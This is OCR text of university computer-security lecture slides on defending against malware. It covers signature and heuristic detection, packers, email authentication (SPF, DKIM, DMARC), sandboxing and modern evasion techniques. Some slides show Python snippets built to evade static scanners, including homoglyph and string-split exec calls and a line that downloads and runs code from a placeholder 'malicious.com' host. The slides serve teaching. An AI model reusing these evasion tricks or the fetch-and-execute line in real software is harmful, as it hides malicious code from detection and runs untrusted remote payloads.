
CS 419: Computer Security

Week 9: Malware – Part 3
Defenses



Paul Krzyzanowski

Malware Detection: anti-malware software

No way to recognize all possible malware

Two main approaches

1. Signature-based
2. Heuristic analysis (Behavior-based)

Signature-based systems – pattern matching

- Anti-malware companies collect malware
  - Study software in sandboxed environments to see what it tries to do
- **Signature** = set of bytes that are considered to be unique to the malware
- Signature scanning:
  - Presence of those bytes in a file tells us the code as malicious

Defeating Signature-Based Detection

Malware can try to defend itself

- **Encrypt or compress the payload – extract during execution**
  - **Crypters** obfuscate and encrypt code – decrypt on execution
  - **Packers** compress, encrypt, or simply *xor* the payload with a pattern.
- **Polymorphic viruses**:
  - Modify the code but keep it functionally equivalent
  - Add NOPs, use equivalent instruction sequences: this changes the signature
  - Do this each time the code propagates
- **Detection:**
  - The only pattern we can detect is the decryption or unpacking code
  - Beyond that, we need to use runtime detection (but the malware is running then!)

Similar functions:
Crypters: focus on obfuscation and encryption to hide malicious code.

Packers: primary goal is to compress and encrypt the code, creating a self-extracting executable.

To make detection difficult…

- Write your own malware – or at least your own crypter or packer

Droppers (downloaders): temporary programs that find out about your system before downloading & installing the real malware.

They may search for and kill detection processes; check if they might be running in a sandbox (that tries to detect them).

Static Heuristic Analysis

Goal: detect previously unseen malware & mutations

- Static heuristic analysis
  - Decompile to source code
  - Compare source code with a database of known chunks of malicious code
  - Look for suspicious operations
    - Files, system calls, file operations
    - Packers, obscured code, library use
  - Each suspicious characteristic gets a score: *high score ⇒ flag file as suspicious*

Dynamic heuristic analysis: behavioral analysis

Monitor a process while it's running and see if it does anything malicious

- **Sandboxing**
  - Anti-virus software can run suspected code in a sandbox – or interpreted environment – and see what it tries to do:
    - File operations, registry modifications, network connections, process creation, API calls
- **Anomaly detection**
  - Look for abnormal-looking behavior patterns
  - Machine learning often used, trained on anomalous behavior

Behavior-based detection tends to have higher false positive rates

Most AV products use signature-based & static heuristic detection

Defeating Static Analysis With Obfuscation

- Interpreted code, like Python or JavaScript is delivered as source
- Even non-malicious authors may not want to make it public
  - Obfuscation: post-processing a program to make it difficult to read
    - Basic techniques: rename variables & functions, remove unneeded spaces, remove comments, consolidate statements
- Obfuscation can help to conceal malicious actions
  - But static analysis can flag suspicious calls such as *exec* or *eval*

Examples: Defeating Static Analysis In Python

Homoglyphs in Python

- **Homoglyphs**: characters that look the same or similar to humans
- Surprisingly, Python treats certain homoglyphs as equivalent

```
exec("print(1 + 1)")
```

"latin small letter e"
e: Unicode: U+0065, UTF-8: 65

```
𝑒xec("print(1 + 1)")
```

"mathematical italic small e"
e = Unicode 1D452, UTF-8: F0 9D 91 92

Both statements work!
Malware detection that searches for "exec" will fail to find this.

https://rushter.com/blog/python-code-exec/

Examples: Defeating Static Analysis In Python

It can be hard for a static analyzer to identify the use of system functions:

```
import builtins
abc = builtins
abc.exec("print(1+1)")
```

```
__import__("builtins").exec("print(1+1)")
```

```
__import__("built"+"ins").exec("print(1+1)")
```

```
__import__("built"+"ins").__getattribute__("ex"+"ec")("print(1+1)")
```

https://rushter.com/blog/python-code-exec/

Examples: Defeating Static Analysis In Python

Parameters to *exec* can be obfuscated by encoding them in different formats and/or downloading contents from a website

Download and execute a script:

```
import urllib.request
eval(urllib.request.urlopen(
        "http://malicious.com/payload.py").read().decode("utf-8"))
```

https://rushter.com/blog/python-code-exec/

Email Authentication

Email Authentication

- Email is a common delivery protocol for malware
- SMTP (Simple Mail Transfer Protocol) does not authenticate the sender
  - Impersonation is trivial
  - Headers can contain anything
- Three services have been created to help authenticate email:
  - SPF (Sender Policy Framework)
  - DKIM (DomainKeys Identified Mail)
  - DMARC (Domain-based Message Authentication, Reporting, and Conformance)

Email Authentication: DMARC, DKIM, SPF

- SPF (Sender Policy Framework)
  - Ensure the mail comes from a legitimate address
  - Allows a recipient to detect if someone is spoofing a mail host
- DKIM (DomainKeys Identified Mail)
  - Add a digital signature to the message
  - Allows a recipient to detect if mail is from the domain & hasn't been tampered
- DMARC
  (Domain-based Message Authentication, Reporting, and Conformance)
  - Define what do do when things fail
  - Allows domain owners to specify how to handle emails that fail SPF or DKIM checks and enables receiving feedback

SPF (Sender Policy Framework)

- Allows a recipient to detect if someone is spoofing a mail host
- Domain owners specify which IP addresses are authorized to send email on behalf of their domain
- Receiving mail servers check the SPF record in DNS to verify if the incoming email matches an authorized address

Example: you receive email from `irs.gov`.
Your mail client looks up `irs.gov` and sees the mail should come only from 152.216.*

```
$ dig txt +short irs.gov|grep spf
"v=spf1 ip4:152.216.0.0/20 ip6:2610:30::/32 -all"

$ dig txt +short usps.com|grep spf
"v=spf1 ip4:56.0.0.0/16 -all"
```

DKIM (DomainKeys Identified Mail)

- Allows a recipient to detect if mail is from the domain & hasn't been tampered
- Sender adds a digital signature in the email headers
  - Sender identifies which elements of the message (e.g., which headers) to include
- Recipient's mail server can verify using a public key published in the sender's DNS
  - The DNS field is identified in the mail header

Attach a signature header.
Client verifies the signature by getting a public key via a DNS lookup

DKIM (DomainKeys Identified Mail)

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=nyu.edu;
    h=content-type:from:mime-version:subject:to:cc:content-type:from:
    subject:to;
    s=s1; bh=KI3sb+L2lmYRgCGwEOPJW7kyZaRA7a7DSZpeWx7csWE=;
    b=B8qurn4z9KvdkemigGbxf2YmZMGa404OuFWAdNrlNvC2Bqlkov47cCpH9FpWpnKGKoge
    ti1J2ND1afBox19EN9X9vqbsg2Dpo294DhSPb/KsWyV+dXTdlE9emQfcGSYPDBsJ2ZZ1Xo
    2RslZA/dvBjAMu1fURXNTnlgaQM5q+OjDuyZywI3i58kZiJVzsEJD3+4+4YOpLor+zU1i1
    ORP7wkWbc6FJqDlk54J6J6TNnQBnRvNiVil5rpL50vhnJLbIn/aWtoic2jl+z4HyRK49RG
    1pNiPnfN1zXEH5IizvGRO2RYyOJc11LJaZT0YzZSslgUT3TRPp+rooJKqMujTk1A==
```

The s1 in the header is the selector – identifies which public key to access.

Do a DNS lookup to get the public key to verify the signature.

```
$ dig txt +short s1._domainkey.nyu.edu
s1._domainkey.technolutions.net.
s1.domainkey.u511372.wl.sendgrid.net.
"k=rsa; t=s; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1CJ6+q+N264DhEGxi9 …"
```

DMARC (Domain-based Message Authentication, Reporting, and Conformance)

- Allows domain owners to specify how to handle emails that fail SPF or DKIM checks and enables receiving feedback
- E.g., mark as spam, deliver, or drop.

```
$ dig txt +short _dmarc.irs.gov
"v=DMARC1; p=reject; rua=mailto:dmarc-agg-feed@ofdp.irs.gov,
mailto:reports@dmarc.cyber.dhs.gov; ruf=mailto:dmarc-for-feed@ofdp.irs.gov; fo=1"
```

Blocking content and access

Block content types

Detection requires scanning incoming data streams: but they can be encrypted

- Malware within HTTP/SMTP content
  - Admins often set up blacklists for SMTP attachments and HTTP content
  - **Blacklisting** = list of disallowed content – e.g., people might disallow windows `.exe` files.
  - **Whitelisting** = list of allowed content

  - Whitelists are preferable it harder to manage – they enforce the *principle of least privilege*
    - There could be a huge number of acceptable file types.
    - Similarly, blacklists are dangerous since there are many formats that could transport executable files.
    - Microsoft lists 25 file formats that can be directly executable by double clicking
  - Attackers can exploit bugs in allowable content, such as PDF or Excel files

Removing admin rights helps a lot

From the BeyondTrust 2020 and 2025 Microsoft Vulnerabilities Report

Product	Vulnerabilities	Critical Vulnerabilities	% of critical that could be mitigated by removing admin rights
Windows	667 (587 in 2024)	170 (33 in 2024)	80%
Windows Server	668 (684 in 2024)	171 (43 in 2024)	79%
Office	60 (47 in 2024)	7 (NA in 2024)	100%
IE & Edge	157 (292 in 2024)	111 (9 in 2024)	100%

Microsoft's reporting format changed in 2021, removing the ability to assess privilege impact per vulnerability

Note: the analysis only covers *known* vulnerabilities

https://assets.beyondtrust.com/assets/documents/BeyondTrust-Microsoft-Vulnerabilities-Report-2021.pdf
https://assets.beyondtrust.com/assets/documents/Microsoft-Vulnerabilities-Report-2025-14-Apr-2025.pdf

Access Control: File Protection Challenges

- Embedded devices & older Microsoft Windows systems
  - User processes ran with full admin powers
  - This made it incredibly easy to install malware – even kernel drivers
  - Still a problem with most embedded devices (routers, printers, …)
- Lack of file protection makes it easier to spread viruses
  - But it can be a pain even if only your files are affected … your content can get destroyed
  - Viruses can override DAC permissions
- Warning users
  - Today's systems warn users about requests for installation or elevated privileges
  - For Trojans, many users will enter their password and say "yes" – they think they want the software
- Mandatory Access Control (MAC) permissions
  - Can stop some viruses if users cannot install or override executable files
  - But macro viruses can still be a problem
  - Not practical in most environments

Running in a sandbox helps

- Containers provide a full environment but aren't convenient for individual aps, particularly when they may have legitimate needs to access user files
- Sandbox restrictions restrict possible malicious activity
  - Linux capabilities: restrict privileged system calls even if root
  - Seccomp-BPF: deny access to certain system calls (e.g., networking)
  - AppArmor: provide pathname-based restrictions
- Mobile apps rely on sandboxing

Solving the problem

- Access controls don't stop the problem
- Privilege escalation limiting mechanisms work better
  - Containment mechanisms (like containers) work well for servers - but not for end-user software
- Running software in a sandbox is great
  - Mobile phones rely on this – often too restrictive for computers
  - You must trust that users won't be convinced to grant the wrong access rights
- Attacks that exploit human behavior are hard to prevent
  - We're dealing with human nature
  - We're used to accepting a pop-up message and entering a password
  - Better detection in browsers & mail clients helps … but risks junking legitimate content
- Simple software – without built-in macros is also good
  - A simple text editor vs. MS-Word … but isn't acceptable to a lot of users

It's still a big problem

Newer techniques attackers use to evade detection (1)

- **Call stack spoofing**
  - Manipulate stack frames to obscure origin of function calls
  - Makes malicious calls look like they originated from legitimate software
- **Fraudulent code signing**
  - Malware authors use fraudulent certificates and signed with stolen private keys
- **Obscure languages**: Rust, Delphi, Haskell, Lisp, Go
  - Make reverse engineering difficult – static analysis tools don't work.
- **DLL sideloading**
  - Malicious DLL with the same name as a legitimate one in a place where it will be loaded
- **VM/debugger detection**
  - Malware detects if it's running in a sandbox or virtual machine & halts execution

Newer techniques attackers use to evade detection (2)

- **Timestomping**
  - Change timestamps to make malicious components appear older
  - Defeats forensic analysis
- **Fileless malware**
  - Use PowerShell or other scripting languages to execute payloads direcly in RAM
- **Living off the Land (LotL)**
  - Use legitimate system utilities (PowerShell, cnd,exe, regsvr32.exe) to execute malicious code
  - Certutil.exe (for certificate mgmt) - can be used to download files
  - Rundll32.exe – load & execute DLLs
- **Process injection**
  - Malicious code injected into the memory space of a legitimate process
- **GPU-based execution** – security tools often don't detect that
- **Delayed activation** – delay or wait for certain conditions

The End